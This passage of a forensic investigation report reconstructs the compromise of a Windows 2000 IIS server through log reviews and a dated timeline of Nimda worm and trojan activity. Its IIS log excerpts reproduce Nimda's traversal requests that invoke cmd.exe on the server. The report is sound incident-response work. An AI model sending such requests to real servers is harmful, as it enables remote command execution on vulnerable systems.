The Microsoft IIS web server maintains logging of url activity. There were several files extracted that contained log information from 1/14/03 until the shutdown date of 3/12/03.

No logs could be found for the dates from 1/10/03 to prior to 1/13/03 indicating that the web server service may not have been running initially. If logs were deleted they would have been detected in the deleted file analysis however no direct evidence of the initial system breach or attacking system could be located in the IIS logs.

On some days the log was also rolled multiple times and not at consistent times, some of the deviation may have been caused by the system being powered off on numerous occasions. Logs from 1/14 and 2/07 were both padded with spaces to 64k.

IIS Log Activity Summary

Date	KB	Period of Log Activity Events		
1/14	64	05:36:24 - 05:56:03	Nimda Unicode GET activity	
1/18	25	15:42:22 - 20:33:15		
1/19	25	14:10:54 - 14:12:34	18:50:25 - 18:55:27	
1/21	24	02:12:27 - 02:14:31	02:26:47 - 02:30:30	
1/25	28	00:59:18 - 01:06:19	16:21:38 - 16:23:09	
1/27	33	04:21:14 - 04:36:59	13:43:19 - 13:50:08	
2/01	10	13:44:02 - 13:47:17		
2/02	13	03:14:13 - 03:17:22		
2/07	64	03:31:17 - 03:35:04		
2/15	3	19:28:20 - 19:28:25		
2/17	19	00:58:10 - 01:04:08	21:23:55 - 23:46:38	
2/18	28	01:31:16 - 02:25:37	12:50:42 - 14:25:40	
2/22	35	14:56:53 - 15:37:05		
2/24	15	01:02:44 - 01:19:07		
2/25	11	01:30:06 - 03:28:23		
3/01	105	19:17:39 - 20:47:44		
3/02	33	13:01:31 - 19:11:43		
3/07	170	00:56:01 - 03:25:03		
3/08	594	15:25:02 - 23:58:52		
3/09	926	00:02:28 - 05:16:12	13:59:27 - 19:37:25	19:47:34- 21:59:59
3/10	4	14:43:59 - 14:44:18		
3/11a	105	13:20:35 - 14:49:35		
3/11b	35	14:35:00 - 14:36:13	GET readme.eml activity	
3/12	115,201	00:48:57 - 01:25:22		

The following abbreviated log listings represent sample output with ongoing Nimda activity.

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-01-14 05:36:24
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status
cs(User-Agent)
2003-01-14 05:36:24 24.128.113.xx - 24.128.25.xxx 80 GET /scripts/root.exe /c+dir 404 -
2003-01-14 05:36:24 24.128.113.xxx- 24.128.25.xxx 80 GET /MSADC/root.exe /c+dir 403 -
2003-01-14 05:36:24 24.128.113.xxx- 24.128.25.xxx 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2003-01-14 05:40:56 24.128.113.xxx- 24.128.25.xxx 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 200 -
2003-01-14 05:40:57 24.128.113.xxx- 24.128.25.xxx 80 GET
/_vti_bin/..%5c../..%5c../..%5c../httpodbc.dll - 500 -
2003-01-14 05:40:57 24.128.113.xxx- 24.128.25.xxx 80 GET
/scripts/..Á   ../winnt/system32/cmd.exe /c+dir 500 -
/scripts/../../winnt/system32/cmd.exe /c+dir 200 -
2003-01-14 05:56:03 24.128.113.xxx- 24.128.25.xxx 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+dir 200 -
…

#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-01-18 15:42:22
```

```
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status
cs(User-Agent)
2003-01-18 15:42:22 24.43.123.xxx - 24.128.25.xxx 80 GET /scripts/root.exe /c+dir 404 -
2003-01-18 15:42:29 24.43.123.xxx - 24.128.25.xxx 80 GET /MSADC/root.exe /c+dir 403 -
2003-01-18 15:42:34 24.43.123.xxx - 24.128.25.xxx 80 GET /c/winnt/system32/cmd.exe /c+dir
404 –
…
2003-01-18 19:34:04 127.151.239.xxx - 127.151.239.xxx 80 GET /scripts/root.exe /c+dir 404 -
2003-01-18 19:34:04 127.151.239.xxx - 127.151.239.xxx 80 GET /MSADC/root.exe /c+dir 403 -
2003-01-18 19:34:04 127.151.239.xxx - 127.151.239.xxx 80 GET /c/winnt/system32/cmd.exe
/c+dir 404 -
2003-01-18 19:34:04 127.151.239.xxx - 127.151.239.xxx 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2003-01-18 19:34:04 127.151.239.xxx - 127.151.239.xxx 80 GET /d/winnt/system32/cmd.exe
/c+dir 404 –
…
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-03-11 14:35:00
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status
cs(User-Agent)
2003-03-11 14:35:00 12.41.40.xx - 24.128.25.xxx 8964 GET / - 403
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0)
2003-03-11 14:35:02 12.41.40.xx - 24.128.25.xxx 8964 GET /readme.eml - 403
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0)
2003-03-11 14:35:02 12.41.40.xx - 24.128.25.xxx 8964 GET /readme.eml –
…
```

Windows Event Logs

The three Windows event logs (Security,System,Application) were reviewed for activity and inclusion in the timeline.

The Security log had a date of 1/11/03 was 64k and contained no data.

The System Log contained data that would assist in establishing reboot times and other operating system related activity. The time period covered by the system log only covered March 2003 and was not inclusive of all system live dates. The period covered was 3/1/03 16:24:12 until 3/12/03 13:03 which is when the system was disconnected. The log contained numerous entries related to Windows File Protection on March 1,2,6,8, 9,10,11. Activity was most intense on March 8,9,11. Multiple reboot activity also noted on 3/11. DNS registration attempts that included the computer name, IP address and network adapter MAC address were also noted.

The Application Log would be useful to assist with application install dates and errors. The time period covered was 1/11/03 12:26:34 until 3/12/2003 12:33:26. The log did not cover the initial setup period on 1/10 and also appeared to not have activity on several days that the system was known to be operating. The log contained numerous entries related to Performance library problems and MSDTC starting and stopping. Shell execution errors and application installation messages were also noted.

The key events from the logs have been included in the comprehensive timeline.

Comprehensive System Timeline

Evaluating system operation strictly via file access times is not a complete analysis and could be disputed for its' validity. To corroborate and validate activity dates various details from other logs were pooled. To accomplish this, the Autopsy detail timeline of the undeleted NTFS partition was used as a basis and edited to combine information from the other event sources that were reviewed.

The sources are noted in the following timeline. Prefixes such as AL or EL were used to show that the data used for the time detail came from the dump of the Application Event Log or System Event Log that were previously detailed. Times have also been converted to a consistent 24hr. format where necessary.

The following is a detailed log of system activity.

Comprehensive Timeline Table

January 2003

Jan 2003	No System Log Entries for January
Fri Jan 10 2003	No Application Log Entries
Fri Jan 10 2003 17:02:32	**W2K and IIS OS Installation** Date /$MFT and other system mac times
Fri Jan 10 2003 22:10:42	\winnt\system\scesetup.log configuration template defltsv.inf
Fri Jan 10 2003 22:59:45	Install paused then finished
Fri Jan 10 2003 23:04:39	wmiprov.log entries Could not get pointer to binary resource: Services.exe, atapi.sys, disk.sys Binary mof failed for: n100nt5.sys
Fri Jan 10 2003 23:05:09	core asked if ok to unload returned 0x1
Fri Jan 10 2003 23:05:01	\winnt\system\backup.log configuration template defltsv.inf
Fri Jan 10 2003 23:05:19	1st occurrence of Nortel Activity /Documents and Settings/PCUSER/Start Menu/Programs/Nortel Networks/Performance.lnk (deleted-realloc)
Fri Jan 10 2003 23:24:22	core shutdown WinMgmt.exe return 0x0 WBEMCORE.LOG Core physically unloaded!
Sat Jan 11 2003 11:20:09	**VoodooGraphics Video driver install**
Sat Jan 11 2003 12:26:34	AL **1st Application Log Entry** WebFldrs installed successfully MS DTC Started
Sat Jan 11 2003 12:26	

Sat Jan 11 2003 12:29:46	/Documents and Settings/PCUSER/Start Menu/Programs/**Nortel Networks/Extranet Password Changer.lnk and other link modify and create**
Sat Jan 11 2003 12:51:51	**Easy CD Creator 4 install**
Sat Jan 11 2003 12:56:41	**Office 2000 Premium Setup**
Sat Jan 11 2003 14:13:27	AL MS Office Setup Complete
Mon Jan 13 2003 17:02:04	modification to /TEMP/A driveFiles/eHD press release 10.01.01.doc (deleted)

The following activity could be related to initial compromise and setup of the guest user account via the command prompt. No browser activity was observed on this date.

Mon Jan 13 2003 22:26:48	**Internet Connection Wizard** accessed
Mon Jan 13 2003 22:26:49	Program Files/Internet Explorer/Connection Wizard/icwres.dll
Mon Jan 13 2003 22:49:31	/Ghostgum/pstoedit/**Command Prompt**.lnk deleted-realloc) /Documents and Settings/PCUSER/Start Menu/Programs/**Accessories/Command** Prompt.lnk
Mon Jan 13 2003 22:57:55	/WINNT/ntbtlog.txt Reboot Did not load Nortel IPSECSHM Adapter
Mon Jan 13 2003 23:26:09	AL MS DTC Started
Mon Jan 13 2003 23:43:42	/WINNT/system32/**compmgmt.msc** /Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/**Computer Management.lnk**
Mon Jan 13 2003 23:43:50	/WINNT/system32/dfrgui.dll
Mon Jan 13 2003 23:43:56	/WINNT/system32/wbem/provthrd.dll
Mon Jan 13 2003 23:43:56	wmiprov.log entries Could not get pointer to binary resource: Services.exe, atapi.sys, disk.sys Binary mof failed for: n100nt5.sys /WINNT/system32/wbem/dsprov.dll access
Mon Jan 13 2003 23:43:57	/WINNT/system32/wbem/Logs/DSProvider.log created – 1kb no data
Mon Jan 13 2003 23:52:45	AL MS DTC Started
Mon Jan 13 2003 23:58:55	/WINNT/system32/wbem/Logs/wmiprov.log created
Tue Jan 14 2003 00:36:24	**IIS first log switch** ex030114.log Padded with spaces 64k
Tue Jan 14 2003 00:46:19	**NIMDA starts** /Inetpub/scripts/**TFTP576**
Tue Jan 14 2003 00:55:00	IE Cookie PCUSER MSN access
Tue Jan 14 2003 00:56:20	core shutdown WinMgmt.exe return 0x0
Tue Jan 14 2003 01:52:00	IE History MSN Passport
Tue Jan 14 2003 05:36:24	IIS Log Events Start
Tue Jan 14 2003 05:56:03	IIS Log Events Stop
Tue Jan 14 2003 07:06:18	WBEMCORE.LOG Core physically unloaded!
Tue Jan 14 2003 07:24:47	WBEMCORE.LOG Core physically unloaded!
Tue Jan 14 2003 10:28:00	IE Cookie PCUSER activity
Tue Jan 14 2003 10:29:55	core shutdown WinMgmt.exe return 0x0 WBEMCORE.LOG Core physically unloaded!
Tue Jan 14 2003 12:05:29	AL MS DTC Started

Tue Jan 14 2003 12:26:37	**AL Shell Stop Unexpected – Explorer.exe**
Tue Jan 14 2003 12:27:09	AL Shell Stop Unexpected – Explorer.exe
Tue Jan 14 2003 12:31:04	AL Shell Stop Unexpected – Explorer.exe
Tue Jan 14 2003 21:45:00	IE Cookie PCUSER activity
Tue Jan 14 2003 22:21:58	core shutdown WinMgmt.exe return 0x0
Wed Jan 15 2003	No Application Log Entries
Wed Jan 15 2003 17:15:10	**Windows Update**
Thu Jan 16 2003 19:32:32	core shutdown WinMgmt.exe return 0x0
Thu Jan 16 2003 20:27:27	AL MSDTC started
Sat Jan 18 2003 02:11:52	First Trojan file date **zxtt.exe** **Pause in use**
Sat Jan 18 2003 10:05:05	**PC Anywhere** and Liveupdate started
Sat Jan 18 2003 10:06:13	core shutdown WinMgmt.exe return 0x0
Sat Jan 18 2003 10:10:32	PC Anywhere accessed
Sat Jan 18 2003 10:13:08	PC Anywhere profile created
Sat Jan 18 2003 10:34:03	core shutdown WinMgmt.exe return 0x0
Sat Jan 18 2003 10:42:22	IIS log switch ex030118.log
Sat Jan 18 2003 10:44:26	NIMDA /Inetpub/scripts/TFTP1320
Sat Jan 18 2003 11:06:11	AL PC Anywhere Install Complete
Sat Jan 18 2003 14:29:39	NIMDA Heavy Activity /WINNT/Temp/mep5.tmp
Sat Jan 18 2003 14:29:40	NIMDA /WINNT/Temp/mep8.tmp.exe
Sat Jan 18 2003 14:31:35	NIMDA access address book.wab
Sat Jan 18 2003 15:35:45	NIMDA /inetsrv/iisadmin/iivs.asp
Sat Jan 18 2003 15:42:22	IIS Log Activity Start
Sat Jan 18 2003 16:33:08	IIS Admin asp activity
Sat Jan 18 2003 17:35:21	IIS Log Switch ex030118.log
Sat Jan 18 2003 17:35:22	core shutdown WinMgmt.exe return 0x0
Sat Jan 18 2003 18:35:12	AL COM+ Error systemobj.cpp bad return
Sat Jan 18 2003 20:33:15	IIS Log Activity Stop
Sun Jan 19 2003 09:01:28	**Trojan zxtt.exe** Accessed
Sun Jan 19 2003 09:07:49	NIMDA /Local Settings/Temp/mep2.tmp
Sun Jan 19 2003 09:10:54	IIS log switch ex030119.log
Sun Jan 19 2003 09:10:59	NIMDA Heavy Activity
Sun Jan 19 2003 09:16:12	PC Anywhere - pcAnywhere.LNK
Sun Jan 19 2003 10:56:45	IE55_2000_SecurityPatch vbs55nen.exe
Sun Jan 19 2003 11:07:42	Internet Explorer/ie6setup.exe
Sun Jan 19 2003 11:26:26	core shutdown WinMgmt.exe return 0x0
Sun Jan 19 2003 11:30:24	/WINNT/msdownld.tmp
Sun Jan 19 2003 11:34:51	/WINNT/Windows Update Setup Files/**ie6setup.exe**
Sun Jan 19 2003 11:36:28	core shutdown WinMgmt.exe return 0x0
Sun Jan 19 2003 11:45:10	core shutdown WinMgmt.exe return 0x0
Sun Jan 19 2003 11:54:40	core shutdown WinMgmt.exe return 0x0
Sun Jan 19 2003 12:02:21	core shutdown WinMgmt.exe return 0x0
Sun Jan 19 2003 13:50:33	Powerpoint file access
Sun Jan 19 2003 13:51:23	File Printed - color management function
Sun Jan 19 2003 13:52:26	NIMDA TFTP and Temp access
Sun Jan 19 2003 14:07:23	NIMDA /inetsrv/iisadmin/iirte.asp
Sun Jan 19 2003 14:10:54	IIS Log Activity Start
Sun Jan 19 2003 14:12:34	IIS Log Activity Stop
Sun Jan 19 2003 14:22:50	Floppy Access /Recent/3? Floppy (A).LNK
Sun Jan 19 2003 14:34:33	Fleet **Homelink access** - Bank records

Sun Jan 19 2003 14:59:47	PC Anywhere /AWGATE.EXE /Awonl32.exe
Sun Jan 19 2003 15:07:59	NIMDA /wwwroot/iisstart.asp
Sun Jan 19 2003 18:50:25	IIS Log Activity Start
Sun Jan 19 2003 18:55:27	IIS Log Activity Stop
Sun Jan 19 2003 18:57:36	NIMDA /WINNT/Temp/mep13.tmp
Sun Jan 19 2003 19:00:00	IIS Log switch ex030119.log
Sun Jan 19 2003 19:21:01	core shutdown WinMgmt.exe return 0x0
Sun Jan 19 2003 20:08:56	AL Performance Counter Service Changes
Sun Jan 19 2003 22:48:49	core shutdown WinMgmt.exe return 0x0
Mon Jan 20 2003 21:04:48	Registry editor /WINNT/**regedit.exe**
Mon Jan 20 2003 21:12:27	IIS log switch ex030121.log
Mon Jan 20 2003 21:12:46	NIMDA /Inetpub/scripts/TFTP1840 ...
Mon Jan 20 2003 21:14:45	core shutdown WinMgmt.exe return 0x0
Mon Jan 20 2003 21:19:36	core shutdown WinMgmt.exe return 0x0
Mon Jan 20 2003 21:35:24	core shutdown WinMgmt.exe return 0x0
Mon Jan 20 2003 21:43:44	**Lotus Notes Instal** /Notes/**install.log id**
Mon Jan 20 2003 21:55:57	core shutdown WinMgmt.exe return 0x0
Tue Jan 21 2003	No Application Log Entries
Tue Jan 21 2003 02:12:27	IIS Log Activity Start
Tue Jan 21 2003 02:12:27	IIS Log Activity Stop
Tue Jan 21 2003 02:26:47	IIS Log Activity Start
Tue Jan 21 2003 02:30:30	IIS Log Activity Stop
Wed Jan 22 2003 10:01:23	AL MS DTC Started
Wed Jan 22 2003 11:23:08	AL Perf counter service changes
Wed Jan 22 2003 22:29:29	Browsing
Wed Jan 22 2003 23:10:44	core shutdown WinMgmt.exe return 0x0
Thu Jan 23 2003 20:43:35	Browsing
Thu Jan 23 2003 21:17:04	Windows Update system32/401COMUPD.EXE
Thu Jan 23 2003 21:29:06	PC Anywhere LOCALENG.DLL
Thu Jan 23 2003 22:03:56	core shutdown WinMgmt.exe return 0x0
Fri Jan 24 2003 20:38:18	core shutdown WinMgmt.exe return 0x0
Fri Jan 24 2003 22:39:41	core shutdown WinMgmt.exe return 0x0
Fri Jan 24 2003 19:59:18	IIS log switch ex030125.log
Fri Jan 24 2003 20:00:38	NIMDA /Inetpub/scripts/TFTP1324 ...
Fri Jan 24 2003 20:04:47	Online Banking - Bank Logs
Sat Jan 25 2003 00:59:18	IIS Log Activity Start
Sat Jan 25 2003 01:06:19	IIS Log Activity Start
Sat Jan 25 2003 10:04:41	Browsing
Sat Jan 25 2003 11:17:59	DR Watson App
Sat Jan 25 2003 11:19:09	NIMDA /Temp/mep6.tmp
Sat Jan 25 2003 11:22:45	NIMDA iisadmin/iiamapls.asp, TFTP, tmp...
Sat Jan 25 2003 16:21:38	IIS Log Activity Start
Sat Jan 25 2003 16:23:09	IIS Log Activity Stop
Sat Jan 25 2003 19:00:00	IIS log switch ex030125.log
Sat Jan 25 2003 23:17:59	AL Dr.Watson " " app generated error
Sat Jan 25 2003 23:24:51	core shutdown WinMgmt.exe return 0x0
Sun Jan 26 2003 20:14:25	Browsing
Sun Jan 26 2003 23:21:14	IIS log switch ex030127.log
Sun Jan 26 2003 23:31:53	NIMDA TFTP and tmp mep4D.tmp.exe ...

Sun Jan 26 2003 23:42:27	Notes Data accessed /Notes/Data/user.dic
Sun Jan 26 2003 23:45:30	core shutdown WinMgmt.exe return 0x0
Mon Jan 27 2003 04:21:14	IIS Log Activity Start
Mon Jan 27 2003 04:36:59	IIS Log Activity Stop
Mon Jan 27 2003 07:11:53	Browsing
Mon Jan 27 2003 08:35:04	NIMDA TFTP and tmp iicache2.asp iiftp.asp
Mon Jan 27 2003 13:43:19	IIS Log Activity Start
Mon Jan 27 2003 13:50:08	IIS Log Activity Stop
Mon Jan 27 2003 22:56:28	core shutdown WinMgmt.exe return 0x0
Wed Jan 29 2003 13:16:34	Windows Update /TEMP/iuident.txt
Wed Jan 29 2003 21:17:01	core shutdown WinMgmt.exe return 0x0
Fri Jan 31 2003 12:17:43	**Trojan** arrives **wserver.exe trimsmqs.exe**

February 2003

Feb 2003	No System Log Entries for Feb 2003
Sat Feb 01 2003 08:04:07	Browsing
Sat Feb 01 2003 08:44:02	IIS log switch ex030201.log
Sat Feb 01 2003 08:44:17	NIMDA /Inetpub/scripts/TFTP1744
Sat Feb 01 2003 09:56:08	Suspicious /inetsrv/iisadmin/iitool.asp
Sat Feb 01 2003 10:52:57	**Trojan iserver.bat**
Sat Feb 01 2003 10:53:09	**Trojans trimsmqs.exe wserver.exe PipeCmdSrv.exe**
Sat Feb 01 2003 10:54:40	Many accesses of Desktop.ini, index.dat, cookies, Trojan /Drivers/wserver.exe
Sat Feb 01 2003 10:54:41	Access /WINNT/system32/trimsmqs.exe
Sat Feb 01 2003 11:07:36	Suspicious exe /Documents and Settings/guest/Local Settings/Temporary Internet Files/Content.IE5/I1P26WPR/sng2[1].exe
Sat Feb 01 2003 11:07:37	**Trojan /Temp/r.bat system32/drvstup.exe**
Sat Feb 01 2003 11:25:57	Browsing
Sat Feb 01 2003 13:00:32	NIMDA
Sat Feb 01 2003 13:00:32	PC Anywhere Aw32ser.dll
Sat Feb 01 2003 13:10:34	IIS log switch ex030201.log
Sat Feb 01 2003 13:10:36	core shutdown WinMgmt.exe return 0x0
Sat Feb 01 2003 13:44:02	IIS Log Activity Start
Sat Feb 01 2003 13:47:17	IIS Log Activity Stop
Sat Feb 01 2003 22:08:51	NIMDA clcreate.exe, tmp activity,TFTP
Sat Feb 01 2003 22:17:27	core shutdown WinMgmt.exe return 0x0
Sat Feb 01 2003 22:21:57	core shutdown WinMgmt.exe return 0x0
Sat Feb 01 2003 22:33:01	core shutdown WinMgmt.exe return 0x0
Sat Feb 01 2003 23:36:47	core shutdown WinMgmt.exe return 0x0
Sun Feb 02 2003	No Application Log Entries
Sun Feb 02 2003 03:14:13	IIS Log Activity Start
Sun Feb 02 2003 03:17:22	IIS Log Activity Stop
Wed Feb 05 2003 11:11:57	PC Anywhere
Wed Feb 05 2003 11:13:19	/WINNT/system32/sendcmsg.dll
Wed Feb 05 2003 11:41:25	core shutdown WinMgmt.exe return 0x0
Thu Feb 06 2003 22:09:09	Browsing
Thu Feb 06 2003 22:41:38	App crash DrWatson/drwtsn32.log, user.dmp

Thu Feb 06 2003 22:47:31	core shutdown WinMgmt.exe return 0x0
Thu Feb 06 2003 22:47:50	NIMDA TFTP activity
Thu Feb 06 2003 23:41:37	AL Dr.Watson “ “ app generated error
Fri Feb 07 2003	No Application Log Entries
	No Timeline MAC activity
Fri Feb 07 2003 03:31:17	IIS Log Activity Start
	Log Padded with spaces 64k
Fri Feb 07 2003 03:31:17	IIS Log Activity Stop
Sat Feb 08 2003 22:13:41	Removable Disk/CD Disk (E).lnk
Sat Feb 08 2003 22:28:57	core shutdown WinMgmt.exe return 0x0
Sun Feb 09 2003 22:00:27	Browsing
Sun Feb 09 2003 22:34:52	core shutdown WinMgmt.exe return 0x0
Wed Feb 12 2003 21:42:58	Browsing
Wed Feb 12 2003 22:21:12	**Bank Transfer** - check bank records
Wed Feb 12 2003 22:35:40	core shutdown WinMgmt.exe return 0x0
Thu Feb 13 2003 21:44:54	Browsing
Thu Feb 13 2003 21:54:49	**Bank Transfer** - check bank records
Thu Feb 13 2003 22:09:30	core shutdown WinMgmt.exe return 0x0
Sat Feb 15 2003 11:50:55	Browsing
Sat Feb 15 2003 14:28:20	IIS log switch ex030215.log
Sat Feb 15 2003 19:28:20	IIS Log Activity Start
Sat Feb 15 2003 19:28:25	IIS Log Activity Stop
Sat Feb 15 2003 23:51:56	core shutdown WinMgmt.exe return 0x0
Sun Feb 16 2003 14:09:55	CSV, XLS File use
Sun Feb 16 2003 19:58:10	NIMDA mep4.tmp ... mep4.tmp.exe
Sun Feb 16 2003 19:58:10	IIS log switch ex030217.log and
Sun Feb 16 2003 19:58:10	NIMDA TFTP344 access
Sun Feb 16 2003 21:25:21	Browsing
Sun Feb 16 2003 21:56:18	core shutdown WinMgmt.exe return 0x0
Mon Feb 17 2003 00:58:10	IIS Log Activity Start
Mon Feb 17 2003 01:04:08	IIS Log Activity Stop
Mon Feb 17 2003 14:45:27	NIMDA heavy activity
Mon Feb 17 2003 21:23:55	IIS Log Activity Start
Mon Feb 17 2003 21:59:58	core shutdown WinMgmt.exe return 0x0
Mon Feb 17 2003 23:37:06	New **Trojan** /WINNT/system32/**whore.exe**
Mon Feb 17 2003 23:46:38	IIS Log Activity Stop
Tue Feb 18 2003 01:31:16	IIS Log Activity Start
Tue Feb 18 2003 02:25:37	IIS Log Activity Stop
Tue Feb 18 2003 07:14:38	Browsing
Tue Feb 18 2003 07:57:45	Live Update /LiveUpdate/LUALL.EXE
Tue Feb 18 2003 07:58:50	NIMDA mepA9.tmp /WINNT/Temp/mepA9.tmp.exe
Tue Feb 18 2003 12:50:42	IIS Log Activity Start
Tue Feb 18 2003 14:25:40	IIS Log Activity Stop
Tue Feb 18 2003 23:51:38	NIMDA continued past midnight...

Wed Feb 19 2003 05:05:18	Browsing contined from prior date, MS remote copy RK util and IE repair /WINNT/system32/rdpclip.exe ie4uinit.exe
Wed Feb 19 2003 05:05:38	printer install hplj6l.bud, browsing
Wed Feb 19 2003 05:06:06	Guest Desktop Activity /Documents and Settings/guest/Desktop/ Connect to the Internet.LNK /Documents and Settings/guest/Start Menu/ Programs/Accessories/Notepad.lnk
Wed Feb 19 2003 05:06:30	/Documents and Settings/guest/ Start Menu/Programs/ Accessories/Windows Explorer.lnk
Wed Feb 19 2003 06:05:48	AL WebFldrs Install Complete
Wed Feb 19 2003 06:10:34	**Trojan whore.exe** planted – guest guest/ntuser.dat.LOG guest/ntuser.ini
Wed Feb 19 2003 06:10:34	NIMDA /WINNT/Temp/mep6.tmp.exe
Wed Feb 19 2003 06:43:12	AL Office 2000 Prem. Install Complete
Wed Feb 19 2003 06:56:37	core shutdown WinMgmt.exe return 0x0
Sat Feb 22 2003 10:01:45	NIMDA Heavy mepC.tmp ...
Sat Feb 22 2004 10:23:33	WMIADAP.LOG Entries start: Performance library status is in an invalid state (ADAP_PERFLIB_OK).
Sat Feb 22 2003 10:23:40	core shutdown WinMgmt.exe return 0x0
Sat Feb 22 2003 10:28:21	Outlook Express cleanup.log Cycle started for user in background
Sat Feb 22 2003 10:31:31	**NIMDA Infect Notes** /Notes/ldapsearch.exe
Sat Feb 22 2003 12:50:28	**NIMDA Infect Ghostscript** gsv34w32.exe
Sat Feb 22 2003 12:58:17	**NIMDA Infect Adobe Reader**
Sat Feb 22 2003 13:37:13	NIMDA iisadmin/iilist.asp
Sat Feb 22 2003 14:56:53	IIS Log Activity Start
Sat Feb 22 2003 15:27:34	**Trojan** WINNNT/system32/**trashmanx.exe**
Sat Feb 22 2003 15:37:05	IIS Log Activity Stop
Sat Feb 22 2003 16:02:47	NIMDA Mep26.tmp
Sat Feb 22 2003 16:02:47	Browsing, **Windows Update** WindowsUpdate.log **Q318203, Q280838, q261255**
Sat Feb 22 2003 16:07:11	Update finished Windows Update.log
Sat Feb 22 2003 16:13:44	IIS log switch ex030222.log
Sat Feb 22 2003 16:13:44	core shutdown WinMgmt.exe return 0x0
Sat Feb 22 2003 21:06:53	Hotfix Installer dahotfix.log
Sat Feb 22 2003 23:11:31	/WINNT/system32/drmclien.dll /WINNT/system32/nscompat.tlb /WINNT/system32/amcompat.tlb /WINNT/system32/dxmasf.dll
Sat Feb 22 2003 23:11:33	/WINNT/system32/devenum.dll
Sat Feb 22 2003 23:11:43	**Trojan** /Documents and Settings/PCUSER/Local Settings/Temp/**iikel.exe** /Documents and Settings/PCUSER/My Documents/My Pictures/iikel.exe (deleted-realloc)
Sat Feb 22 2003 23:11:44	**Trojan** /Documents and Settings/PCUSER/SendTo/**r.bat** (deleted-realloc)
Sun Feb 23 2003 00:41:25	core shutdown WinMgmt.exe return 0x0
Sun Feb 23 2003 16:26:06	**Trojan** Access /WINNT/system32/**STDE9.exe**
Sun Feb 23 2003 19:51:20	Office 2000 Premium Setup(0004).txt
Sun Feb 23 2003 20:10:48	NIMDA Temp/mep52.tmp.exe ...

Sun Feb 23 2003 20:59:07	AL **Office 2000 Prem. Install** Complete
Sun Feb 23 2003 23:05:12	core shutdown WinMgmt.exe return 0x0
Mon Feb 24 2003 01:02:44	IIS Log Activity Start
Mon Feb 24 2003 01:19:07	IIS Log Activity Stop
Mon Feb 24 2003 20:30:06	IIS log switch ex030225.log
Mon Feb 24 2003 20:34:43	NIMDA Heavy mep1B.tmp.exe ...
Mon Feb 24 2003 21:16:21	Online **bank transfer** - bank records
Mon Feb 24 2003 22:27:35	NIMDA /Inetpub/scripts/TFTP448 ...
Mon Feb 24 2003 22:50:40	core shutdown WinMgmt.exe return 0x0
Tue Feb 25 2003	No System Log Entries
Tue Feb 25 2003	No Application Log Entries
Tue Feb 25 2003 01:30:06	IIS Log Activity Start
Tue Feb 25 2003 01:30:06	IIS Log Activity Stop

March 2003

Sat Mar 01 2003 13:55:58	**NT Service Pack 3 - sp3.cat download install**
Sat Mar 01 2003 14:05:01	WBEMESS.LOG Class Win32_NTLogEvent for which provider claims to provide events is deleted
Sat Mar 01 2003 14:06:25	core shutdown WinMgmt.exe return 0x0
Sat Mar 01 2003 14:15:08	Notes Access naldaemn.exe
Sat Mar 01 2003 14:36:45	/WINNT/system32/iexplore.exe **Trojan** changed /WINNT/system32/**sd.exe**
Sat Mar 01 2003 14:39:47	/WINNT/system32/rassfm.dll (deleted-realloc) /WINNT/Debug/UserMode/userenv.log
Sat Mar 01 2003 14:44:08	**Trojan** accessed /WINNT/system32/**sd.exe**
Sat Mar 01 2003 14:44:09	/WINNT/system32/**iexplore.exe**
Sat Mar 01 2003 15:24:28	NIMDA IIS Admin iisadmin/iiaccess.asp
Sat Mar 01 2003 15:47:26	**VPN Client Install** netexta.inf
Sat Mar 01 2003 15:49:29	IIS log switch ex030301.log
Sat Mar 01 2003 15:49:32	core shutdown WinMgmt.exe return 0x0
Sat Mar 01 2003 16:24:12	EL 1st Entry - Win File Prot. Errors in Progress
Sat Mar 01 2003 16:48:55	EL DHCP 444553544200 IP 169.254.241.xxx
Sat Mar 01 2003 16:49:29	EL Event Log Stopped
Sat Mar 01 2003 19:17:39	IIS Log Activity Start
Sat Mar 01 2003 20:47:44	IIS Log Activity Stop
Sun Mar 02 2003 08:01:31	IIS log switch ex030302.log
Sun Mar 02 2003 08:53:49	EL Event Log Started – Windows 2000 (R) 5.0 2195 Service Pack 3
Sun Mar 02 2003 13:15:34	**Worm** /WINNT/system32/**system32.exe**
Sun Mar 02 2003 13:18:02	Worm Change /WINNT/system32/system32.exe
Sun Mar 02 2003 13:15:34	NIMDA tmps
Sun Mar 02 2003 13:01:31	IIS Log Activity Start
Sun Mar 02 2003 13:40:35	/WINNT/system32/csrss.exe(deletedrealloc)
Sun Mar 02 2003 13:41:45	**VPN** /Program Files/Nortel Networks/EXTRANET.HLPbaynet.tbk
Sun Mar 02 2003 13:41:52	**Terminal Services** /Documents and Settings/mc8836/Desktop/Terminal Services Client.lnk
Sun Mar 02 2003 13:45:19	**Notes** /Notes/Data/PCUSER.id, log.nsf

Sun Mar 02 2003 14:12:16	IIS log switch ex030302.log
Sun Mar 02 2003 14:12:18	core shutdown WinMgmt.exe return 0x0
Sun Mar 02 2003 14:42:00	EL Win File Prot. Errors
Sun Mar 02 2003 15:12:16	EL Event Log Stopped
Sun Mar 02 2003 19:11:43	IIS Log Activity Stop
Thu Mar 06 2003 13:19:46	NIMDA /Temp/mep34.tmp.exe
Thu Mar 06 2003 13:19:46	**Trojan** /system32/**Dvldr32.exe** appears
Thu Mar 06 2003 19:47:28	Multiple /index.dat accesses
Thu Mar 06 2003 20:02:51	Several files with many spaces of different lengths notes______.exe
Thu Mar 06 2003 20:20:57	**Trojan** access /WINNT/system32/**STDE9.exe**
Thu Mar 06 2003 22:25:22	IIS configuration database access MetaBase.bin.tmp
Sun Mar 06 2003 20:47:00	EL Event Log Started – Windows 2000 (R) 5.0 2195 Service Pack 3
Sun Mar 06 2003 20:56:00	EL Win File Prot. Errors
